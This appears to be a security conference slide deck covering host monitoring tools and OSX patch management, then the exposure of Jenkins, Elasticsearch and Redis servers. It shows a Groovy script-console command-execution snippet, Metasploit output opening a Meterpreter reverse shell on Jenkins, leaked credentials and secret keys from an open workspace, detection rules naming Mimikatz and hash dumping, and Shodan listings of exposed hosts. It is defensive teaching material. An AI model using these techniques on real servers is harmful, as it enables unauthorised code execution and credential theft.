
Show Details

Once Until Quit Forever

- ☒ Any Connection
- ☐ Only port 30777 UDP
- ☐ Only 174.142.53.207
- ☐ Only 174.142.53.207 and port 30777 UDP

Deny

Allow



# Host Protections

## CarbonBlack (<https://www.carbonblack.com/>)

- Host based agent
- Monitor process create, writes, registry queries, net connections
- Create rules/watchlist for known bad behavior
  - Mimikatz --> company\_name:\*gentilkiwi\*
  - FileVault Encryption Disabled --> process\_name:fdsetup cmdline:disable
  - Unsigned JAR exe c--> process\_name:\*.jar digsig\_result:(digsig\_result:"Unsigned")
  - OSX dump user hashes --> process\_name:dscl cmdline:ShadowHashData

# Host Protections

## Process Analysis


powershell.exe on WIN-N15HDT50LK by WIN-N15HDT50LK\BTedesco - running for 52 minutes, last activity 27 minutes ago

Command line: powershell.exe -NoP -Nonl -W Hidden -Enc JAB3AEMAPQBOAEUAdwAtAE8AQgBqAGUAQwB0ACAAUwBZAHMAAdABFAG0ALg [more](#)

Isolate host

Go Live >...

Actions ▾



Process: powershell.exe ^

PID: 2292

OS Type: windows

Path: c:\windows\system32\windowspowershell\v1.0\powershell.exe

Username: WIN-N15HDT50LK\BTedesco

MD5: 852d67a27e454bd399fa7f02a8cbe23f

Start Time: 2015-08-13T16:45:08.749Z

Interface IP: 192.168.137.128

Server Comms IP: 192.168.137.128

powershell.exe: Signed by Microsoft Corporation ▾

🔍 Alliance Feeds 1 hit(s) in 1 report(s) ▾

🔍 On Demand Feeds 0 hit(s) in 0 report(s) ⚠ ▾



# Host Protections


## Process Analysis

[update](#) on [cbs-Mac.local](#) by [root](#) - was active for 0 seconds about 2 days ago

Command line: [/Users/test/Library/.local/update](#)

Go Live >\_

Actions ▾



Process: update ^

OS Type: osx

Path: [/Users/test/Library/.local/update](#)

Username: [root](#)

MD5: [dd27b8acf7962af660eb7b881e4a7692](#)

Start Time: 2015-02-21T19:45:55.122Z

update: Unsigned ^

Company: Unknown

Product: Unknown

Description: Unknown


Signed: **Unsigned**

Publisher: Unknown

🔍 Alliance Feeds 1 hit(s) in 1 report(s) ^


# Host Protections

Splunk



# Host Protections


ELK



The ELK platform for Log management

# Host Protections

## StreamAlert



# Host Protections (Patch Management)

Why do we bring this up?

- Some people aren't aware you can perform free OSX patch management
- There are a lot of OSX developer shops without an “enterprise budget”
- Patch management is a no-brainer and security 101
- Solved for Windows, more difficult for OSX / Linux


# Host Protections (Patch Management)

## OSX Patch Management – Simian

- “Simian is an enterprise-class Mac OS X software deployment solution.”
- Allows you to push munki updates
- Free / OSS
- Runs on Google cloud
- Project: <https://github.com/google/simian>

# Host Protections (Patch Management)

## OSX Patch Management – Simian



The screenshot shows the GitHub repository page for 'simian' by 'google'. The 'Wiki' tab is highlighted with an orange box. Below the repository description, statistics show 207 commits, 1 branch, 0 releases, 7 contributors, and Apache-2.0 license. A table lists files and their commit history.

Simian is an enterprise-class Mac OS X software deployment solution. Google App Engine hosted server, with a client powered by the Munki open-source project.

207 commits 1 branch 0 releases 7 contributors Apache-2.0

Branch: master New pull request Create new file Upload files Find file Clone or download

File	Commit	Time
etc/simian	remove unused office field	3 months ago
gae_resources	Grammar and warns - see #19	a year ago
src	2.5.0 Beta 4	2 months ago
.gitignore	misc fixes	3 months ago
.travis.yml	misc fixes	5 months ago
COPYING	Initial checkin of Simian source and docs.	6 years ago
INSTALL	2.5.0 Beta 1	5 months ago

# Host Protections (Patch Management)


## OSX Software Management – Munki

- “Munki is a set of tools that, used together with a webserver-based repository of packages and package metadata, can be used by OS X administrators to manage software installs (and in many cases removals) on OS X client machines.”
- <https://www.munki.org/munki/>



# Host Protections (Patch Management)

## OSX Software Management – Munki





# Production Protection (Infra)

Jenkins, Redis, Memcache, Docker, Hadoop, AWS



# Continuous Integration

# Hudson/Jenkins






“**Hudson** is a continuous integration (CI) tool written in Java, which runs in a servlet container, such as Apache Tomcat or the GlassFish application server”

Very popular



If you can't pwn Jenkins then try  
GlassFish or Tomcat :-)






# Hudson/Jenkins

## Shodan search for X-Hudson


 <https://www.shodan.io/search?query=x-hudson>  

[Shodan](#) [Developers](#) [Book](#) [View All...](#)

 **SHODAN**   [Explore](#) [Downloads](#) [Reports](#) [Enterprise Access](#) [Contact Us](#)


 [Exploits](#)  [Maps](#)  [Share Search](#)  [Download Results](#)  [Create Report](#)

### TOP COUNTRIES



United States	17,117
Germany	2,802
Ireland	2,586
China	1,782
Netherlands	1,502

Total results: 35,494

**65.216.70.151**  
**Verizon Internet Services**  
Added on 2017-01-04 00:15:03 GMT  
 United States  
[Details](#)

HTTP/1.1 403 Forbidden

Set-Cookie: JSESSIONID.282c8511=ptw33v6t2482xje2wmiep7ko;Path=/  
Expires: Thu, 01 Jan 1970 00:00:00 GMT  
Content-Type: text/html; charset=UTF-8

**X-Hudson:** 1.395  
X-Jenkins: 1.577  
X-Jenkins-Session: 9dc41472  
**X-Hudson-CLI-Port:** 59094  
X-Jenkins-CLI-Port: 59094  
X-Jenkins-CL...

# Hudson/Jenkins

## Jenkins Issues

- Multiple Remote Code Execution (RCE) vulnerabilities over the years
  - <https://wiki.jenkins-ci.org/display/SECURITY/Home>
- Advisories are not well publicized
  - Ex: CVE-2015-1814
  - Ex: CVE-2016-9299
  - Weak coverage with Vulnerability Scanners
- API token same access as password
- Jenkins builds and deploys code

# Hudson/Jenkins

If no authentication required

- Trivial to gain remote code execution via script console
- Metasploit Module
  - exploit/multi/http/jenkins\_script\_console
  - Exploit module will also use credentials

<https://www.pentestgeek.com/2014/06/13/hacking-jenkins-servers-with-no-password/>  
<http://www.labofapenetrationtester.com/2014/06/hacking-jenkins-servers.html>  
<http://zeroknock.blogspot.com/search/label/Hacking%20jenkins>

# Hudson/Jenkins

## Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (which will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = 'whoami'.execute()
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"
6
```

## Result

```
out> jenkins
err>
```



# Hudson/Jenkins

## Metasploit exploit module for script console

```
msf exploit(jenkins_script_console) > exploit
```

```
[*] Started reverse handler on 10.10.10.10:4444
```

```
[*] Checking access to the script console
```

```
[*] No authentication required, skipping login...
```

```
[*] 10.10.10.10:8080 - Sending Linux stager...
```

```
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
```

```
[*] Sending stage (1228800 bytes) to 10.10.10.10
```

```
[*] Meterpreter session 1 opened (10.10.10.10:4444 -> 10.10.10.10:48972) at 2014-10-06 14:24:31 -0700
```

```
[!] Deleting /tmp/mCeHG payload file
```

```
meterpreter > getuid
```

```
Server username: uid=495, gid=491, euid=495, egid=491, suid=495, sgid=491
```

```
meterpreter > 
```

# Hudson/Jenkins

You can lock down script console access by turning on authentication

- However, if it's set to local auth, you can register as a regular user :-)
- ...then get access to the /script

# Hudson/Jenkins

Can you browse a workspace?

## Project longway



[Workspace](#)



[Recent Changes](#)

## Permalinks

- [Last build \(#338\), 18 hr ago](#)
- [Last stable build \(#338\), 18 hr ago](#)
- [Last successful build \(#338\), 18 hr ago](#)
- [Last failed build \(#329\), 3 days 10 hr ago](#)
- [Last unsuccessful build \(#329\), 3 days 10 hr ago](#)

# Jenkins

Jenkins ▶ longway ▶

- [Back to Dashboard](#)
- [Status](#)
- [Changes](#)
- [Workspace](#)
- [Email Template Testing](#)
- [Git Polling Log](#)

## Build History (trend)

- #338 [Sep 16, 2014 11:01:58 AM](#)
- #337 [Sep 15, 2014 10:01:50 PM](#)
- #336 [Sep 15, 2014 7:01:48 PM](#)
- #335 [Sep 15, 2014 6:42:01 PM](#)
- #334 [Sep 15, 2014 5:41:56 PM](#)
- #333 [Sep 15, 2014 4:32:03 PM](#)
- #332 [Sep 15, 2014 4:01:49 PM](#)
- #331 [Sep 14, 2014 10:11:51 AM](#)
- #330 [Sep 13, 2014 6:51:49 PM](#)
- #329 [Sep 13, 2014 6:21:49 PM](#)
- #328 [Sep 13, 2014 4:11:57 PM](#)
- #327 [Sep 13, 2014 4:01:49 PM](#)

- config /**
- deploy
  - environments
  - initializers
  - locales
  - application.rb
  - boot.rb
  - config.rb
  - database.yml
  - database.yml.t
  - deploy.rb
  - environment.r
  - rails\_best\_prac
  - routes.rb
  - schedule.rb
  - sidekiq.yml

search database.yml

File Path ▾ : ~/Downloads/database.yml

database.yml (no symbol selected)

```
5 # gem 'sqlite3'
6 development:
7   host: localhost
8   adapter: mysql2
9   encoding: utf8
10  database: longway_development
11  pool: 5
12  username: de
13  password: lo
14
15 # Warning: The database defined as "test" will be erased and
16 # re-generated from your development database when you run "rake".
17 # Do not set this db to the same as development or production.
18 test:
19   host: localhost
20   adapter: mysql2
21   encoding: utf8
22   database: longway_test
23   pool: 5
24   username: de
25   password: lo
26
27 production:
28   host: localhost
29   adapter: mysql2
30   encoding: utf8
31   database: longway_prodcution
32   pool: 5
33   username: de
34   password: lo
```

# Hudson/Jenkins

The screenshot shows the Jenkins web interface in a browser. The address bar displays the URL `job/longway/ws/config/initializers/`. The page title is "Jenkins". The left sidebar contains navigation links: "Back to Dashboard", "Status", "Changes", "Workspace", "Email Template Testing", and "Git Polling Log". Below these is the "Build History" section, which lists several builds with their IDs and timestamps.

The main content area shows the "config / initializers /" directory. A list of files is displayed, including `backtrace_silencers.rb`, `carrierwave.rb`, `filter_parameter_logging`, `inflections.rb`, `load_config.rb`, `mime_types.rb`, `monkey_patch.rb`, `secret_token.rb`, `session_store.rb`, `sidekiq.rb`, `wise_grid_config.rb`, and `wrap_parameters.rb`. The `secret_token.rb` file is selected, and its contents are displayed in a text editor window.

The `secret_token.rb` file contains the following code:

```
# Be sure to restart your server when you modify this file.

# Your secret key is used for verifying the integrity of signed cookies.
# If you change this key, all old signed cookies will become invalid!

# Make sure the secret is at least 30 characters and all random,
# no regular words or you'll be exposed to dictionary attacks.
# You can use `rake secret` to generate a secure secret key.

# Make sure your secret_key_base is kept private
# if you're sharing your code publicly.
Longway::Application.config.secret_key_base =
  c3b33b50bc[REDACTED]d49c97a19f1aa
```

The code is highlighted in green. A red box highlights the `secret_key_base` assignment, which is a long alphanumeric string. The string is partially obscured by a grey rectangle, but the visible parts are `c3b33b50bc` and `d49c97a19f1aa`.

# Hudson/Jenkins (Solutions)

- If possible, require authentication for everything on Hudson/Jenkins
- Monitor for security issues and updates
  - Challenging b/c full impact of issues can be watered down in the advisory
- Segment Hudson/Jenkins from Corp
- Logical separation by groups
  - Either on single instance or multiple servers
- Monitor Jenkins slave activity/net connections
  - osquery



**ElasticSearch**

# elasticsearch

Check out

<http://carnal0wnage.attackresearch.com/2017/01/devooops-elasticsearch.html>





# In-Memory Databases


# Redis


## Defaults

- No encrypted communication
- No credentials by default
- Doesn't have to be root, but usually is
- Port 6379 (TCP)
- Binds to all interfaces
  - Moral of the story? Keep off the interwebs!
  - Update redis.conf to bind to 127.0.0.1
  - <https://redis.io/topics/security> ← READ

# Redis

How prevalent is this?

 SHODAN




Explore


Downloads


Reports


Enterprise Access


Contact Us

 Exploits

 Maps

 Share Search

 Download Results

 Create Report

### TOP COUNTRIES



China	5,831
United States	4,814
Netherlands	593
Germany	548
France	497

### TOP ORGANIZATIONS

Hangzhou Alibaba Advertisin...	1,875
Aliyun Computing Co., LTD	1,428
Amazon.com	811
Digital Ocean	809
SoftLayer Technologies	449

Total results: 17,296

**169.55.172.113**  
71.ac.37a9.ip4.static.sl-reverse.com  
**SoftLayer Technologies**  
Added on 2017-01-04 00:30:45 GMT  
 United States  
[Details](#)

# Server  
redis\_version:2.8.19  
redis\_git\_sha1:00000000  
redis\_git\_dirty:0  
redis\_build\_id:9968db13395be4aa  
redis\_mode:standalone  
os:Windows  
arch\_bits:64  
multiplexing\_api:winsock\_IOCP  
gcc\_version:0.0.0  
process\_id:5148  
run\_id:520c9057af97c5cb538a6e2915bcd488a3fcb083  
tcp\_port:6379  
uptime...

**120.77.9.187**  
Hangzhou Alibaba Advertising Co.,Ltd.  
Added on 2017-01-04 00:30:34 GMT  
 China, Hangzhou  
[Details](#)

# Server  
redis\_version:3.0.503  
redis\_git\_sha1:00000000

# Redis

